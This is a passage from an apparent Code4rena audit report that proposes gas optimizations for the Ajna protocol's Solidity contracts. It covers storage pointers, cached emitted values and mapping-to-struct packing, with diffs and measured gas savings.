     ) external view override returns (uint256 rewards_) {
-        QuarterlyDistribution memory currentDistribution = _distrib
-        QuadraticVoter        memory voter               = _quadrat
+        QuarterlyDistribution storage currentDistribution = _distri
+        QuadraticVoter        storage voter               = _quadra

         rewards_ = _getDelegateReward(currentDistribution, voter);
     }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L434-L435

Gas Savings for `GrantFund.updateSlate` *, obtained via protocol's tests: Avg 2387 gas*

	Max
Before	318329
After	315942

```
File: ajna-grants/src/grants/base/StandardFunding.sol
434:         for (uint i = 0; i < numProposalsInSlate_; ) {
435:             Proposal memory proposal = _standardFundingProposals
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..115edd4 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -432,7 +432,7 @@ abstract contract StandardFunding is Funding, IS

         // check each proposal in the slate is valid
         for (uint i = 0; i < numProposalsInSlate_; ) {
-            Proposal memory proposal = _standardFundingProposals[pr
+            Proposal storage proposal = _standardFundingProposals[p

             // check if Proposal is in the topTenProposals list
             if (_findProposalIndex(proposalIds_[i], _topTenProposal
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L763-L766

Gas Savings for `GrantFund.fundingVote` *, obtained via protocol's tests: Avg 2372 gas*

	Max
Before	409345
After	406973

```
File: ajna-grants/src/grants/base/StandardFunding.sol
763:     function _findProposalIndex(
```

```
764:         uint256 proposalId_,
765:         uint256[] memory array_
766:     ) internal pure returns (int256 index_) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..ea0c1cd 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -762,8 +762,8 @@ abstract contract StandardFunding is Funding, IS
      */
     function _findProposalIndex(
         uint256 proposalId_,
-        uint256[] memory array_
-    ) internal pure returns (int256 index_) {
+        uint256[] storage array_
+    ) internal view returns (int256 index_) {
         index_ = -1; // default value indicating proposalId not in
         int256 arrayLength = int256(array_.length);
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L789-L792

Gas Savings for `GrantFund.fundingVote` *, obtained via protocol's tests: Avg 3307 gas*

	Max
Before	409345
After	406038

```
File: ajna-grants/src/grants/base/StandardFunding.sol
789:     function _findProposalIndexOfVotesCast(
790:         uint256 proposalId_,
791:         FundingVoteParams[] memory voteParams_
792:     ) internal pure returns (int256 index_) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..64d1163 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -788,8 +788,8 @@ abstract contract StandardFunding is Funding, IS
      */
```

```
     function _findProposalIndexOfVotesCast(
         uint256 proposalId_,
-        FundingVoteParams[] memory voteParams_
-    ) internal pure returns (int256 index_) {
+        FundingVoteParams[] storage voteParams_
+    ) internal view returns (int256 index_) {
         index_ = -1; // default value indicating proposalId not in
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L843-L845

Gas Savings for `GrantFund.fundingVote` *, obtained via protocol's tests: Avg 4282 gas*

	Max
Before	409345
After	405063

```
File: ajna-grants/src/grants/base/StandardFunding.sol
843:     function _sumSquareOfVotesCast(
844:         FundingVoteParams[] memory votesCast_
845:     ) internal pure returns (uint256 votesCastSumSquared_) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..b79bec9 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -841,8 +841,8 @@ abstract contract StandardFunding is Funding, IS
      * @return votesCastSumSquared_ The sum of the square of each v
      */
     function _sumSquareOfVotesCast(
-        FundingVoteParams[] memory votesCast_
-    ) internal pure returns (uint256 votesCastSumSquared_) {
+        FundingVoteParams[] storage votesCast_
+    ) internal view returns (uint256 votesCastSumSquared_) {
         uint256 numVotesCast = votesCast_.length;

         for (uint256 i = 0; i < numVotesCast; ) {
```

[G-05] Avoid emitting storage values

Caching of a state variable replaces each `Gwarmaccess (100 gas)` with a much cheaper stack read. We can avoid unecessary SLOADs by caching storage values that were previously accessed and emitting those cached values.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/GrantFund.sol#L58-L64

Cache expression and emit cached value instead of reading from storage

```
File: ajna-grants/src/grants/GrantFund.sol
58:     function fundTreasury(uint256 fundingAmount_) external overri
59:         IERC20 token = IERC20(ajnaTokenAddress);
60:         // update treasury accounting
61:         treasury += fundingAmount_;
62:         emit FundTreasury(fundingAmount_, treasury); // @audit: e
```

```
diff --git a/src/grants/GrantFund.sol b/src/grants/GrantFund.sol
index 3d568b0..fb9f369 100644
--- a/src/grants/GrantFund.sol
+++ b/src/grants/GrantFund.sol
@@ -59,12 +59,14 @@ contract GrantFund is IGrantFund, ExtraordinaryF
         IERC20 token = IERC20(ajnaTokenAddress);

         // update treasury accounting
-        treasury += fundingAmount_;
+        uint256 _newTreasury = treasury + fundingAmount_;
+        treasury = _newTreasury;

-        emit FundTreasury(fundingAmount_, treasury);
+        emit FundTreasury(fundingAmount_, _newTreasury);

         // transfer ajna tokens to the treasury
         token.safeTransferFrom(msg.sender, address(this), fundingAm
     }

 }
```

[G-06] Multiple accesses of a mapping/array should use a storage pointer

Caching a mapping's value in a storage pointer when the value is accessed multiple times saves ~40 gas per access due to not having to perform the same offset calculation every time

Help the Optimizer by saving a storage variable's reference instead of repeatedly fetching it.

To achieve this, declare a storage pointer for the variable and use it instead of repeatedly fetching the reference in a map or an array. As an example, instead of repeatedly calling `stakes[tokenId_]`, save its reference via a storage pointer: `StakeInfo storage stakeInfo = stakes[tokenId_]` and use the pointer instead.

Note: These are instances the automated report missed

Total Instances: `14`

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L389-L412

Gas Savings for `RewardsManager.claimRewards`*, obtained via protocol's tests: Avg 290 gas*

	Max
Before	393064
After	392774

Cache storage pointers for `stakes[tokenId_]` and `isEpochClaimed[tokenId_]`

```
File: ajna-core/src/RewardsManager.sol
389:         address ajnaPool         = stakes[tokenId_].ajnaPool;
390:         uint256 lastClaimedEpoch = stakes[tokenId_].lastClaimedE
391:         uint256 stakingEpoch     = stakes[tokenId_].stakingEpoch
...
411:             rewardsClaimed[epoch]           += nextEpochRewards;
412:             isEpochClaimed[tokenId_][epoch] = true;
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..028e487 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -385,14 +385,16 @@ contract RewardsManager is IRewardsManager, Re
         uint256 tokenId_,
         uint256 epochToClaim_
     ) internal returns (uint256 rewards_) {
-
-        address ajnaPool         = stakes[tokenId_].ajnaPool;
```

```
-         uint256 lastClaimedEpoch = stakes[tokenId_].lastClaimedEpoc
-         uint256 stakingEpoch     = stakes[tokenId_].stakingEpoch;
+
+         StakeInfo storage stakeInfo = stakes[tokenId_];
+         address ajnaPool          = stakeInfo.ajnaPool;
+         uint256 lastClaimedEpoch = stakeInfo.lastClaimedEpoch;
+         uint256 stakingEpoch     = stakeInfo.stakingEpoch;

          uint256[] memory positionIndexes = positionManager.getPosit

          // iterate through all burn periods to calculate and claim
+         mapping(uint256 => bool) storage _isEpochClaimed = isEpochC
          for (uint256 epoch = lastClaimedEpoch; epoch < epochToClaim

              uint256 nextEpochRewards = _calculateNextEpochRewards(
@@ -409,7 +411,7 @@ contract RewardsManager is IRewardsManager, Reen

              // update epoch token claim trackers
              rewardsClaimed[epoch]           += nextEpochRewards;
-             isEpochClaimed[tokenId_][epoch] = true;
+             _isEpochClaimed[epoch] = true;
          }
      }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L748-L755

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L775-L785

Gas Savings for `RewardsManager.moveStakedLiquidity` *, obtained via protocol's tests: Avg 1373 gas*

	Max
Before	2112272
After	2110899

Cache storage pointer for `bucketExchangeRates[pool_][bucketIndex_]`

```
File: ajna-core/src/RewardsManager.sol
748:         uint256 burnExchangeRate = bucketExchangeRates[pool_][bu
749:
```

```
750:         // update bucket exchange rate at epoch only if it wasn'
751:         if (burnExchangeRate == 0) {
752:             uint256 curBucketExchangeRate = IPool(pool_).bucketE
753:
754:             // record bucket exchange rate at epoch
755:             bucketExchangeRates[pool_][bucketIndex_][burnEpoch_]

775:         uint256 burnExchangeRate = bucketExchangeRates[pool_][bu
776:
777:         // update bucket exchange rate at epoch only if it wasn'
778:         if (burnExchangeRate == 0) {
779:             uint256 curBucketExchangeRate = IPool(pool_).bucketE
780:
781:             // record bucket exchange rate at epoch
782:             bucketExchangeRates[pool_][bucketIndex_][burnEpoch_]
783:
784:             // retrieve the bucket exchange rate at the previous
785:             uint256 prevBucketExchangeRate = bucketExchangeRates
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..8e2250e 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -745,14 +745,15 @@ contract RewardsManager is IRewardsManager, Re
         uint256 bucketIndex_,
         uint256 burnEpoch_
     ) internal {
-        uint256 burnExchangeRate = bucketExchangeRates[pool_][bucke
+        mapping(uint256 => uint256) storage _bucketExchangeRates =
+        uint256 burnExchangeRate = _bucketExchangeRates[burnEpoch_]

         // update bucket exchange rate at epoch only if it wasn't p
         if (burnExchangeRate == 0) {
             uint256 curBucketExchangeRate = IPool(pool_).bucketExch

             // record bucket exchange rate at epoch
-            bucketExchangeRates[pool_][bucketIndex_][burnEpoch_] =
+            _bucketExchangeRates[burnEpoch_] = curBucketExchangeRat
         }
     }

@@ -772,17 +773,18 @@ contract RewardsManager is IRewardsManager, Re
         uint256 totalBurned_,
         uint256 interestEarned_
     ) internal returns (uint256 rewards_) {
-        uint256 burnExchangeRate = bucketExchangeRates[pool_][bucke
+        mapping(uint256 => uint256) storage _bucketExchangeRates =
```

```
+         uint256 burnExchangeRate = _bucketExchangeRates[burnEpoch_]

          // update bucket exchange rate at epoch only if it wasn't p
          if (burnExchangeRate == 0) {
              uint256 curBucketExchangeRate = IPool(pool_).bucketExch

              // record bucket exchange rate at epoch
-             bucketExchangeRates[pool_][bucketIndex_][burnEpoch_] =
+             _bucketExchangeRates[burnEpoch_] = curBucketExchangeRat

              // retrieve the bucket exchange rate at the previous ep
-             uint256 prevBucketExchangeRate = bucketExchangeRates[pc
+             uint256 prevBucketExchangeRate = _bucketExchangeRates[b

              // skip reward calculation if update at the previous ep
              // prevents excess rewards from being provided from usi
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L442-L448

Gas Savings for `RewardsManager.claimRewards` *, obtained via protocol's tests: Avg 4795 gas*

	Max
Before	393064
After	388269

Cache storage pointer for `bucketExchangeRates[ajnaPool_]` and `stakes[tokenId_]`

```
File: ajna-core/src/RewardsManager.sol
442:              BucketState memory bucketSnapshot = stakes[tokenId_]
443:
444:              uint256 bucketRate;
445:              if (epoch_ != stakingEpoch_) {
446:
447:                  // if staked in a previous epoch then use the ir
448:                  bucketRate = bucketExchangeRates[ajnaPool_][buck
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..e416c82 100644
--- a/src/RewardsManager.sol
```

```
+++ b/src/RewardsManager.sol
@@ -437,15 +437,17 @@ contract RewardsManager is IRewardsManager, Re
         uint256 interestEarned;

         // iterate through all buckets and calculate epoch rewards
+        StakeInfo storage _stakeInfo = stakes[tokenId_];
+        mapping(uint256 => mapping(uint256 => uint256)) storage _bu
         for (uint256 i = 0; i < positionIndexes_.length; ) {
             bucketIndex = positionIndexes_[i];
-            BucketState memory bucketSnapshot = stakes[tokenId_].sn
+            BucketState memory bucketSnapshot = _stakeInfo.snapshot

             uint256 bucketRate;
             if (epoch_ != stakingEpoch_) {

                 // if staked in a previous epoch then use the initi
-                bucketRate = bucketExchangeRates[ajnaPool_][bucketI
+                bucketRate = _bucketExchangeRates[bucketIndex][epoc
             } else {

                 // if staked during the epoch then use the bucket r
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L190-L207

Gas Savings for `PositionManager.memorializePositions` *, obtained via protocol's tests: Av*
1043 gas

	Max
Before	1134444
After	1133401

Cache storage pointer for `positions[params_.tokenId]`

```
File: ajna-core/src/PositionManager.sol
190:             Position memory position = positions[params_.tokenId
191:
192:             // check for previous deposits
193:             if (position.depositTime != 0) {
194:                 // check that bucket didn't go bankrupt after pr
195:                 if (_bucketBankruptAfterDeposit(pool, index, pos
196:                     // if bucket did go bankrupt, zero out the l
197:                     position.lps = 0;
```

```
198:                 }
199:             }
200:
201:             // update token position LP
202:             position.lps += lpBalance;
203:             // set token's position deposit time to the original
204:             position.depositTime = depositTime;
205:
206:             // save position in storage
207:             positions[params_.tokenId][index] = position;
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..08e09a9 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -177,7 +177,8 @@ contract PositionManager is ERC721, PermitERC721

         uint256 indexesLength = params_.indexes.length;
         uint256 index;
-
+
+        mapping(uint256 => Position) storage _position = positions[
         for (uint256 i = 0; i < indexesLength; ) {
             index = params_.indexes[i];

@@ -186,8 +187,8 @@ contract PositionManager is ERC721, PermitERC721
             positionIndex.add(index);

             (uint256 lpBalance, uint256 depositTime) = pool.lenderI
-
-            Position memory position = positions[params_.tokenId][i
+
+            Position memory position = _position[index];

             // check for previous deposits
             if (position.depositTime != 0) {
@@ -204,7 +205,7 @@ contract PositionManager is ERC721, PermitERC721
             position.depositTime = depositTime;

             // save position in storage
-            positions[params_.tokenId][index] = position;
+            _position[index] = position;

             unchecked { ++i; }
         }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L367-L380

Gas Savings for `PositionManager.reedemPositions` *, obtained via protocol's tests: Avg 167 gas*

	Max
Before	139811
After	139644

Cache storage pointer for `positions[params_.tokenId]`

```
File: ajna-core/src/PositionManager.sol
367:             Position memory position = positions[params_.tokenId
368:
369:             if (position.depositTime == 0 || position.lps == 0)
370:
371:             // check that bucket didn't go bankrupt after memori
372:             if (_bucketBankruptAfterDeposit(pool, index, positio
373:
374:             // remove bucket index at which a position has added
375:             if (!positionIndex.remove(index)) revert RemovePosit
376:
377:             lpAmounts[i] = position.lps;
378:
379:             // remove LP tracked by position manager at bucket i
380:             delete positions[params_.tokenId][index];
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..09f3417 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -360,11 +360,12 @@ contract PositionManager is ERC721, PermitERC7
         uint256[] memory lpAmounts = new uint256[](indexesLength);

         uint256 index;
-
+
+        mapping(uint256 => Position) storage _position = positions[
         for (uint256 i = 0; i < indexesLength; ) {
             index = params_.indexes[i];
```

```
-             Position memory position = positions[params_.tokenId][i
+             Position memory position = _position[index];

              if (position.depositTime == 0 || position.lps == 0) rev

@@ -377,7 +378,7 @@ contract PositionManager is ERC721, PermitERC721
              lpAmounts[i] = position.lps;

              // remove LP tracked by position manager at bucket inde
-             delete positions[params_.tokenId][index];
+             delete _position[index];

              unchecked { ++i; }
          }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/ExtraordinaryFunding.sol#L135-L148

Gas Savings for `GrantFund.voteExtraordinary` *, obtained via protocol's tests: Avg 67 gas*

	Max
Before	31424
After	31357

Cache storage pointer for `hashVotedExtraordinary[proposalId_]`

```
File: ajna-grants/src/grants/base/ExtraordinaryFunding.sol
135:         if (hasVotedExtraordinary[proposalId_][msg.sender]) reve
136:
137:         ExtraordinaryFundingProposal storage proposal = _extraor
138:         // revert if proposal is inactive
139:         if (proposal.startBlock > block.number || proposal.endBl
140:             revert ExtraordinaryFundingProposalInactive();
141:         }
142:
143:         // check voting power at snapshot block and update propc
144:         votesCast_ = _getVotesExtraordinary(msg.sender, proposal
145:         proposal.votesReceived += SafeCast.toUint120(votesCast_)
146:
147:         // record that voter has voted on this extraordinary fun
148:         hasVotedExtraordinary[proposalId_][msg.sender] = true;
```

```
diff --git a/src/grants/base/ExtraordinaryFunding.sol b/src/grants/b
index 4a70abb..e128c97 100644
--- a/src/grants/base/ExtraordinaryFunding.sol
+++ b/src/grants/base/ExtraordinaryFunding.sol
@@ -132,7 +132,8 @@ abstract contract ExtraordinaryFunding is Fundin
         uint256 proposalId_
     ) external override returns (uint256 votesCast_) {
         // revert if msg.sender already voted on proposal
-        if (hasVotedExtraordinary[proposalId_][msg.sender]) revert
+        mapping(address => bool) storage _hasVoted = hasVotedExtrac
+        if (_hasVoted[msg.sender]) revert AlreadyVoted();

         ExtraordinaryFundingProposal storage proposal = _extraordin
         // revert if proposal is inactive
@@ -145,7 +146,7 @@ abstract contract ExtraordinaryFunding is Fundin
         proposal.votesReceived += SafeCast.toUint120(votesCast_);

         // record that voter has voted on this extraordinary fundin
-        hasVotedExtraordinary[proposalId_][msg.sender] = true;
+        _hasVoted[msg.sender] = true;

         emit VoteCast(
             msg.sender,
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L248-L255

Gas Savings for `GrantFund.claimDelegateReward` *, obtained via protocol's tests: Avg 64 gas*

	Max
Before	65340
After	65276

Cache storage pointer for `hasClaimedRewards[distributionId_]`

```
File: ajna-grants/src/grants/base/StandardFunding.sol
248:         if(hasClaimedReward[distributionId_][msg.sender]) revert
249:
250:         QuadraticVoter memory voter = _quadraticVoters[distribut
251:
252:         // calculate rewards earned for voting
253:         rewardClaimed_ = _getDelegateReward(currentDistribution,
```

```
254:
255:         hasClaimedReward[distributionId_][msg.sender] = true;
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..623b47a 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -245,14 +245,15 @@ abstract contract StandardFunding is Funding,
         if(block.number < _getChallengeStageEndBlock(currentDistrib

         // check rewards haven't already been claimed
-        if(hasClaimedReward[distributionId_][msg.sender]) revert Re
+        mapping(address => bool) storage _hasClaimedReward = hasCla
+        if(_hasClaimedReward[msg.sender]) revert RewardAlreadyClaim

         QuadraticVoter memory voter = _quadraticVoters[distribution

         // calculate rewards earned for voting
         rewardClaimed_ = _getDelegateReward(currentDistribution, vo

-        hasClaimedReward[distributionId_][msg.sender] = true;
+        _hasClaimedReward[msg.sender] = true;

         emit DelegateRewardClaimed(
             msg.sender,
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L706-L743

Gas Savings for `GrantFund.screeningVote` *, obtained via protocol's tests: Avg 1850 gas*

	Max
Before	399146
After	397296

Cache storage pointer for `screeningVotesCast[distributionId]`

```
File: ajna-grants/src/grants/base/StandardFunding.sol
706:         if (screeningVotesCast[distributionId][account_] + votes
...
743:         screeningVotesCast[proposal_.distributionId][account_] +
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..094a83c 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -703,7 +703,8 @@ abstract contract StandardFunding is Funding, IS
         uint24 distributionId = proposal_.distributionId;

         // check that the voter has enough voting power to cast the
-        if (screeningVotesCast[distributionId][account_] + votes_ >
+        mapping(address => uint256) storage _screeningVotesCast = s
+        if (_screeningVotesCast[account_] + votes_ > _getVotesScree

         uint256[] storage currentTopTenProposals = _topTenProposals
         uint256 proposalId = proposal_.proposalId;
@@ -740,7 +741,7 @@ abstract contract StandardFunding is Funding, IS
         }

         // record voters vote
-        screeningVotesCast[proposal_.distributionId][account_] += v
+        _screeningVotesCast[account_] += votes_;

         // emit VoteCast instead of VoteCastWithParams to maintain
         emit VoteCast(
```

[G-07] Multiple address mappings can be combined into a single mapping of an address to a struct, where appropriate

We can combine multiple mappings below into structs. We can then pack the structs by modifying the `uint type` for the values. This will result in cheaper storage reads since multiple mappings are accessed in functions and those values are now occupying the same storage slot, meaning the slot will become warm after the first SLOAD. In addition, when writing to and reading from the struct values we will avoid a `Gsset (20000 gas)` and `Gcoldsload (2100 gas)` since multiple struct values are now occupying the same slot.

Note: These are instances missed by the automated report

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L106-L112

Gas Savings for `GrantFund.claimDelegateReward` *, obtained via protocol's tests: Avg 22146 gas*

	Max
Before	65340
After	43194

```
File: ajna-grants/src/grants/base/StandardFunding.sol
106:     mapping(uint256 => mapping(address => bool)) public hasClaim
107:
108:     /**
109:      * @notice Mapping of distributionId to user address to tota
110:      * @dev distributionId => address => uint256
111:     */
112:     mapping(uint256 => mapping(address => uint256)) public scree
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..9985766 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -99,17 +99,12 @@ abstract contract StandardFunding is Funding, IS
     */
     mapping(uint256 => bool) internal _isSurplusFundsUpdated;

-    /**
-     * @notice Mapping of distributionId to user address to whether
-     * @dev distributionId => address => bool
-    */
-    mapping(uint256 => mapping(address => bool)) public hasClaimedR
+    struct UserInfo {
+        uint248 screeningVotesCast;
+        bool hasClaimedReward;
+    }

-    /**
-     * @notice Mapping of distributionId to user address to total v
-     * @dev distributionId => address => uint256
-    */
-    mapping(uint256 => mapping(address => uint256)) public screenin
+    mapping(uint256 => mapping(address => UserInfo)) public userInf

     /*****************************************************/
     /*** Distribution Management Functions External ***/
@@ -237,7 +232,8 @@ abstract contract StandardFunding is Funding, IS
         uint24 distributionId_
     ) external override returns(uint256 rewardClaimed_) {
         // Revert if delegatee didn't vote in screening stage
```

```
-         if(screeningVotesCast[distributionId_][msg.sender] == 0) re
+         UserInfo storage _userInfo = userInfo[distributionId_][msg.
+         if(_userInfo.screeningVotesCast == 0) revert DelegateReward

          QuarterlyDistribution memory currentDistribution = _distrib

@@ -245,14 +241,14 @@ abstract contract StandardFunding is Funding,
          if(block.number < _getChallengeStageEndBlock(currentDistrib

          // check rewards haven't already been claimed
-         if(hasClaimedReward[distributionId_][msg.sender]) revert Re
+         if(_userInfo.hasClaimedReward) revert RewardAlreadyClaimed(

          QuadraticVoter memory voter = _quadraticVoters[distributior

          // calculate rewards earned for voting
          rewardClaimed_ = _getDelegateReward(currentDistribution, vo

-         hasClaimedReward[distributionId_][msg.sender] = true;
+         _userInfo.hasClaimedReward = true;

          emit DelegateRewardClaimed(
              msg.sender,
@@ -703,7 +699,8 @@ abstract contract StandardFunding is Funding, IS
          uint24 distributionId = proposal_.distributionId;

          // check that the voter has enough voting power to cast the
-         if (screeningVotesCast[distributionId][account_] + votes_ >
+         UserInfo storage _userInfo = userInfo[distributionId][accou
+         if (_userInfo.screeningVotesCast + votes_ > _getVotesScreen

          uint256[] storage currentTopTenProposals = _topTenProposals
          uint256 proposalId = proposal_.proposalId;
@@ -740,7 +737,7 @@ abstract contract StandardFunding is Funding, IS
          }

          // record voters vote
-         screeningVotesCast[proposal_.distributionId][account_] += v
+         _userInfo.screeningVotesCast += uint248(votes_);

          // emit VoteCast instead of VoteCastWithParams to maintain
          emit VoteCast(
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L52-L57

Please note that in the [automated report] the `poolKey` mapping was not included in the findings.

Gas Savings for `PositionManager.permit`, obtained via protocol's tests: Avg 21833 gas

	Max
Before	54387
After	32554

Gas Savings for `PositionManager.burn`, obtained via protocol's tests: Avg 1927 gas

	Max
Before	10451
After	8524

```
File: ajna-core/src/PositionManager.sol
52:     mapping(uint256 => address) public override poolKey;
53:
54:     /// @dev Mapping of `token id => ajna pool address` for which
55:     mapping(uint256 => mapping(uint256 => Position)) internal pos
56:     /// @dev Mapping of `token id => nonce` value used for permit
57:     mapping(uint256 => uint96)                       internal nor
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..ca903f4 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -48,13 +48,15 @@ contract PositionManager is ERC721, PermitERC721
     /*** State Variables ***/
     /***********************/

-    /// @dev Mapping of `token id => ajna pool address` for which t
-    mapping(uint256 => address) public override poolKey;
+    struct TokenInfo {
+        address poolKey;
+        uint96 nonces;
+    }
+
+    mapping(uint256 => TokenInfo) tokenInfo;

     /// @dev Mapping of `token id => ajna pool address` for which t
```

```
     mapping(uint256 => mapping(uint256 => Position)) internal posit
-    /// @dev Mapping of `token id => nonce` value used for permit.
-    mapping(uint256 => uint96)                       internal nonce
     /// @dev Mapping of `token id => bucket indexes` associated wit
     mapping(uint256 => EnumerableSet.UintSet)        internal posit

@@ -104,7 +106,7 @@ contract PositionManager is ERC721, PermitERC721
         if (!_isApprovedOrOwner(msg.sender, tokenId_)) revert NoAut

         // revert if the token id is not minted for given pool addr
-        if (pool_ != poolKey[tokenId_]) revert WrongPool();
+        if (pool_ != tokenInfo[tokenId_].poolKey) revert WrongPool(

         _;
     }
@@ -121,6 +123,10 @@ contract PositionManager is ERC721, PermitERC72
         erc721PoolFactory = erc721Factory_;
     }

+    function poolKey(uint256 tokenId_) external view returns (addre
+        return tokenInfo[tokenId_].poolKey;
+    }
+
     /*******************************/
     /*** Owner External Functions ***/
     /*******************************/
@@ -146,8 +152,7 @@ contract PositionManager is ERC721, PermitERC721
         if (positionIndexes[params_.tokenId].length() != 0) revert

         // remove permit nonces and pool mapping for burned token
-        delete nonces[params_.tokenId];
-        delete poolKey[params_.tokenId];
+        delete tokenInfo[params_.tokenId];

         _burn(params_.tokenId);

@@ -172,7 +177,7 @@ contract PositionManager is ERC721, PermitERC721
     ) external override {
         EnumerableSet.UintSet storage positionIndex = positionIndex

-        IPool   pool  = IPool(poolKey[params_.tokenId]);
+        IPool   pool  = IPool(tokenInfo[params_.tokenId].poolKey);
         address owner = ownerOf(params_.tokenId);

         uint256 indexesLength = params_.indexes.length;
@@ -233,7 +238,7 @@ contract PositionManager is ERC721, PermitERC721
         if (!_isAjnaPool(params_.pool, params_.poolSubsetHash)) rev

         // record which pool the tokenId was minted in
```

```
-        poolKey[tokenId_] = params_.pool;
+        tokenInfo[tokenId_].poolKey = params_.pool;

         _mint(params_.recipient, tokenId_);

@@ -404,7 +409,7 @@ contract PositionManager is ERC721, PermitERC721
     function _getAndIncrementNonce(
         uint256 tokenId_
     ) internal override returns (uint256) {
-        return uint256(nonces[tokenId_]++);
+        return uint256(tokenInfo[tokenId_].nonces++);
     }

     /**
@@ -452,7 +457,7 @@ contract PositionManager is ERC721, PermitERC721
         uint256 index_
     ) external override view returns (uint256) {
         Position memory position = positions[tokenId_][index_];
-        return _bucketBankruptAfterDeposit(IPool(poolKey[tokenId_])
+        return _bucketBankruptAfterDeposit(IPool(tokenInfo[tokenId_
     }

     /// @inheritdoc IPositionManagerDerivedState
@@ -472,7 +477,7 @@ contract PositionManager is ERC721, PermitERC721
         // filter out bankrupt buckets
         filteredIndexes_ = new uint256[](indexesLength);
         uint256 filteredIndexesLength = 0;
-        IPool pool = IPool(poolKey[tokenId_]);
+        IPool pool = IPool(tokenInfo[tokenId_].poolKey);
         for (uint256 i = 0; i < indexesLength; ) {
             if (!_bucketBankruptAfterDeposit(pool, indexes[i], posi
                 filteredIndexes_[filteredIndexesLength++] = indexes
@@ -500,7 +505,7 @@ contract PositionManager is ERC721, PermitERC721
         uint256 tokenId_,
         uint256 index_
     ) external view override returns (bool) {
-        return _bucketBankruptAfterDeposit(IPool(poolKey[tokenId_])
+        return _bucketBankruptAfterDeposit(IPool(tokenInfo[tokenId_
     }

     /// @inheritdoc IPositionManagerDerivedState
@@ -519,14 +524,14 @@ contract PositionManager is ERC721, PermitERC7
     ) public view override(ERC721) returns (string memory) {
         require(_exists(tokenId_));

-        address collateralTokenAddress = IPool(poolKey[tokenId_]).c
-        address quoteTokenAddress      = IPool(poolKey[tokenId_]).q
+        address collateralTokenAddress = IPool(tokenInfo[tokenId_].
+        address quoteTokenAddress      = IPool(tokenInfo[tokenId_].
```

```
            PositionNFTSVG.ConstructTokenURIParams memory params = Posi
                collateralTokenSymbol: tokenSymbol(collateralTokenAddre
                quoteTokenSymbol:      tokenSymbol(quoteTokenAddress),
                tokenId:               tokenId_,
-               pool:                  poolKey[tokenId_],
+               pool:                  tokenInfo[tokenId_].poolKey,
                owner:                 ownerOf(tokenId_),
                indexes:               positionIndexes[tokenId_].values
            });
```

The instance below requires modifications to `IRewardsManagerState.sol` (out of scope) and the tests, and therefore is not included in the final diffs. I will explain this optimization for completeness: The `isEpochClaimed` nested mapping and the `rewardsClaimed` mapping are both accessed when the `claimRewards` function is called (this function invokes other internal functions that write to and read from these mappings). The same `tokenId_` that is used in the `isEpochClaimed` nested mapping is available each time `rewardsClaimed` is read from or written to. Since rewards are claimed for specific tokens, it stands to reason that both these mappings can be combined into a single nested mapping that points to a struct. We can then pack `rewardsClaimed` and `isEpochClaimed` into a single slot by changing the uint of `rewardsClaimed` to `uint248`. Doing so will allow us to avoid a `Gsset (20_000 gas)` when both values are written to and one `Gcoldsload (2100 gas)` when both values are read.

The diff included below is only to showcase the necessary changes needed for `RewardsManager.sol`. Those changes will not work unless `IRewardsManagerState.sol` and the tests are changed as well.

Please note that in the automated report the `isEpochClaimed` mapping was not included in the findings.

